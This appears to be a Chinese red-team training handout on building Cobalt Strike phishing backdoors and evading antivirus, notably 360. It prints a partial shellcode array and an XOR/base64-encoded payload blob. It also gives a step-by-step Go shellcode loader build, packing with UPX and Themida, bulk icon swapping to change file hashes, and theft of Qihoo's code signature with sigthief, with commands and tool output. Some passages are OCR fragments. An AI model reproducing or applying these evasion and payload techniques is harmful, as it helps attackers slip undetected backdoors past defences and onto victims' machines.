一、钓鱼反制

1. 钓鱼文件

钓鱼文件一般采用远程控制后门木马(毕竟攻防演练中整个具有破坏性的病毒是违反演练规定的)

(1)钓鱼文件生成

cobaltstrike生成钓鱼文件

A. 普通



B. 绕过杀毒软件检测

因为杀毒软件病毒库几乎每周都会更新,免杀技术时效性很强,本节课介绍的方法很可能第二天就失效。

风险项	病毒名称
D:\artifact.exe	Backdoor/CobaltStrike.d

1) 常见查杀方式

• 静态查杀: 对文件进行特征匹配的思路

• 云查杀: 对文件内容及行为的检测


• 动态查杀: 对其产生的行为进行检测

2) 加壳

部分杀毒软件会将加壳后的程序视为恶意文件,如360

利用特殊的算法,对可执行文件里的资源进行压缩,只不过这个压缩之后的文件,可以独立运行,解压过程完全隐蔽,都在内存中完成。windows平台常见的壳如upx(压缩壳)、vmp(虚拟机壳)、穿山甲(加密壳)

themida: 通过加密、虚拟化、防调试等技术来保护Windows程序的安全性和可控性。但加壳后的程序在部分系统上可能会运行失败(任何形式的加密混淆都可能会导致无法运行)。







三 扫描对象:1个

↑ 发现风险:0个

③ 总用时:00:00:01

处理风险:0个

3) shellcode加载器

shellocde是后门木马程序中操作系统实际执行的部分,是最关键的核心 shellcode加载器一般使用C语言、Golang语言编写

- golang安装包、编写好的shellcode加载器 (golang) 见课程云盘 使用方法 (windows系统 + 科学上网):
- 1. 安装必要模块

// 安装必要模块

go mod init go.mod

go get -u github.com/lxn/win

go get -u golang.org/x/sys/windows

2. cobaltstrike 生成 C payload



/* Length: 893 bytes */
unsigned char buf[] = "\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51
\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48
\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41
\x01\xc1......;

3. 构造 xor64.py (对shellcode进行xor及base64编码), 将上一步生成的 payload.c 中双引号内的字符串,复制到 xor64.py 第三行 originalShellcode = b''' 双引号内 , 然后运行xor64.py

python xor64.py

D:\tools\bypass\GobypassAV-shellcode\xor+base64>python xor64.py
iz/0k4efv3d3dzYmNiclJiE/RqUSP/wlFz/8JW8//CVXP/wFJz94wD090ka+P0a320sWC3VbVza2vno2draVmiU2Jj/8JVf8NUs/dqcR9g9vfHUCBfz3/3d3dz
/ytwMQP3anJ/w/bzP8N1c+dqeUIT+Ivjb8Q/8/dqE6Rr4/RrfbNra+ejZ2tk+XAoY7dDtTfzJOpgkvLzP8N1M+dqcRNvx7PzP8N2s+dqc2/HP/P3anNi82Lyku
LTYvNi42LT/0m1c2JYiXLzYuLT/8ZZ444iIiIKh13PskAHhkeGRIDdzYhPv6RO/6GNs07AFFwiKI/Rr4/RqU6Rrc6Rr42JzYnNs1NIQ7QiKkcBC0//rY2z3BQd3
c6Rr42JJYmHXQ2JjbNIP7osYiinC4sPf62P0alPv6vOka+JR93dTfzJSU2zZwiWUyIoj/+sT/0tCcdfsg//ov//q0+LeIiIiIOka+JSU2zVpxbwyIovK3ePLq
dnd3P4i4ePP7dnd3nKSek3Z3d5/ViIiIWBs0FTt3pgf9VNzKxysWKWL3xSZ6rsBIRi68ihYKz7b3Zd52EhNfSBFkhCxq8AZ8s/I0JrdSksP4Hzaxkk/MVlKWn/
IS1QsVqqzpJzxo23ciBBIFWjYQEhkDTVc6GA0eGxsWWENZR1dffBgaBxYDHhUbEkxXOiQ+MtdAWUdMVyAeGRMYAARXOSNXQllGTFc+GREYJxYDH1LFTFc+GREY
JxYDH1LEXnp9d3mASGaV2vhXnQBZHB9CyfDFyUhcCRahcQQHtxE5kvM3Edg+QpILgjg7qQeioOB6iluFX8//gYIeHlfc7P7tN569/puajZ5tjQUr7maN9sYcg+
4uWycPKHzrm2QJ/THnI1BQOUplqchvTGz/q982Edt1bEFP6mEdpaoUnFtV4/bgjjQB4SRxo5Qvx81uIZqZbhoaU6RuKlVLLG2DHwGf543Tf6beESGFb7JAK+D1
PQur6V0TmXk8nYMEnfTkHlGBEIbddqkydECm5YQn9lswGBO/DyjvLwZ3NsmHwtUhiKI/Rr7Nd3c3dzbPd2d3dzbON3d3dzbNL9MkkoiiP+QkJD/+kD/+hj/+rT
bPd1d3dz7+jjbNZeH+lYiiP/SzV/K3A8ER/HA/drTytwKgLy8vP3J3d3d3J7Sf6IqIiEZORVlGQU9ZT0dZRkVOd24e1/o=

4. 将 xor64.py 运行后输出的结果,复制到 xor.go 文件第15行 encryptedShellcode := "" 双引号内,然后编译xor.go生成xor.exe,此命令不会有输出,只会在文件夹中生成xor.exe

go build xor.go

D:\tools\bypass\GobypassAV-shellcode\xor+base64>go build xor.go

C. 修改文件特征

一般免杀360的文件,都会被上传至360安全大脑进行动态分析与行为检测,产生的效果就是,在联网的情况下,一个免杀的文件过了三四分钟,就被360识别为病毒,其文件hash会被加入360的病毒特征库,再次上传将会被秒杀。

有两种方法可以应对


- 重新用cobaltstrike生成后门文件, 重新编译shellcode加载器
- 对已经被杀的文件做手脚,改变其hash及特征

1)

2) 修改图标

提取文件图标

使用工具: BeCylconGrabberPortable



手动修改

使用工具: Restorator 2018


1. 将xxx.exe拖进Restorator 2018, 右键添加资源



2.选择资源类型为 windows标准类型 图标, 名称随便写



3. 把ico图标文件拖动到图标文件夹



4. 删除之前创建的TEST, 保存即可

Restorator 2018 - C:\Users\Administrator\Desktop\a.exe

文件(F) 资源(R) 查看器(V) 编辑(E) 工具(T) 帮助(H)



自动修改

通过修改图标批量生成新的后门文件

使用工具: icon-exe.py

python3 icon-.py -i 木马文件f ICO图标文件 -n 生成的个数

该工具会对Ico图标文件进行重新渲染处理,所以生成的每个后门文件hash值均不相同,生成的文件会放在output目录中

D:\tools\bypass\360QVM_bypass>python icon-exe.py -i test.exe -f pdf.ico -n 5

Author:pant0m & Hyyrent v 1.3

[25 10月 2023, 14:19:20]

Current Directory:
D:\tools\bypass\360QVM_bypass

Commandline:
ResourceHacker -open "test.exe" -save "output/out_1.exe" -action addskip -res "aVftRH.ico" -mask ICONGROUP,MAINICON,

Open : D:\tools\bypass\360QVM_bypass\test.exe
Save : D:\tools\bypass\360QVM_bypass\output\out_1.exe
Resource: D:\tools\bypass\360QVM_bypass\avftRH.ico

Added: ICONGROUP,MAINICON,0

3) 替换签名

使用工具: sigthief.py

默认生成的后门文件都是没有签名的,一些杀毒软件遇到未知签名的程序会直接报毒。sigthief的作用是窃取签名,比如给自己的后门添加的奇虎的数字签名

python3 sigthief.pyi 你要窃取的文件 -t 木马后门 -o 生成的新文件

python3 sigthief.py -i 360Safe.exe -t xor.exe -o 360.exe

!! New Version available now for Dev Tier Sponsors! Sponsor here: https://github.com/sponsors/se cretsquirrel

Output file: 360.exe
Signature appended.
FIN.

■ 360.exe 属性

>

常规 兼容性 数字签名 安全 详细信息 以前的版本

签名列表

签名者姓名: 摘要算法 时间戳 Beijing Qihu Technology Co., Ltd. sha256 2023年8月...

详细信息(D)

